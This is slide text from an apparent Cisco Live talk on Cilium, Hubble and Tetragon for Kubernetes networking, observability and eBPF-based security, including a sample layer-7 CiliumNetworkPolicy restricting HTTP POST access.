
Example Layer 7 Rule

- CiliumNetworkPolicy
- Allows matching pods on labels
- Defines ingress from source labels
- Defined on destination range
- Applies to POST operations to specific URI

```
apiVersion: "cilium.io/v2"
kind: CiliumNetworkPolicy
metadata:
  name: "rule1"
spec:
  description: "L7 policy to restrict access to specific HTTP call"
  endpointSelector:
    matchLabels:
      org: empire
      class: deathstar
  ingress:
    - fromEndpoints:
        - matchLabels:
            org: empire
      toPorts:
        - ports:
            - port: "80"
              protocol: TCP
          rules:
            http:
              - method: "POST"
                path: "/v1/request-landing"
```


Micro-Segmentation

Label based East-West Application or Multi-tenant Security Enforcement




Enforce Consistent Policies across Clusters

Simplify Network Management and set Guardrails for your Platform




Multi-Cluster Security

Policy Enforcement across Multiple Clusters




API-Aware Security

Safely Secure API Endpoints by filtering Protocols, Methods and Paths




Consistent Peering

Peer into your existing spine and leaf network




- BGP Support
 - Service Advertisement
 - BFD functionality
 - Supported by CiliumBGP CRD
 - LocalPref
 - Communities
 - IPAM
 - ClusterIP and ExternalIP advertisements

DNS-aware Cilium Network Policy



Transparent Data Encryption



Consistent Network and Security Solutions

- Networking
 - BGP/Egress Control/Multicast
- Identity based Security Policy
- Load Balancing
 - L4/L7/TLS
- Encryption
 - Per App, Per Cluster, Per Node
- Ingress and Gateway
 - Exposure, Identity, Control
- Authentication
- Traffic Management

Hubble Overview



hubble UI

- Service Dependency Maps
- Flow Display and Filtering
- Network Policy Viewer



hubble CLI


- Detailed Flow Visibility
- Extensive Filtering
- JSON output



Grafana Prometheus

HUBBLE METRICS


- Built-in Metrics for Operations & Application Monitoring



CISCO *Live!*

32

Hubble Observability



Demo 1 – Cilium Networking




Demonstration Topology

TOR integration with Cilium BGP and Gateway




- 1 Router
 - Peering to TOR1 / TOR2
- TOR1 / TOR2 configured with BGP
- 2 groups with Kubernetes nodes that represent Rack0 and Rack1
- Pods deployed into namespaces across the nodes



Demo 2 – Cilium and Hubble



Tetragon



Tetragon



Open Source

- Apache 2.0 (userspace) & GNU GPL (eBPF)
- Part of CNCF as a subproject of Cilium




eBPF-based

- Generic low level process events
- In-kernel filtering and enforcement



Kubernetes-native

- Kubernetes metadata in events
- Configuration via custom resources




tetragon

Tetragon Overview



Principles for eBPF-based

In-Kernel-State is powerful for context and avoiding races



What activities do we care about?

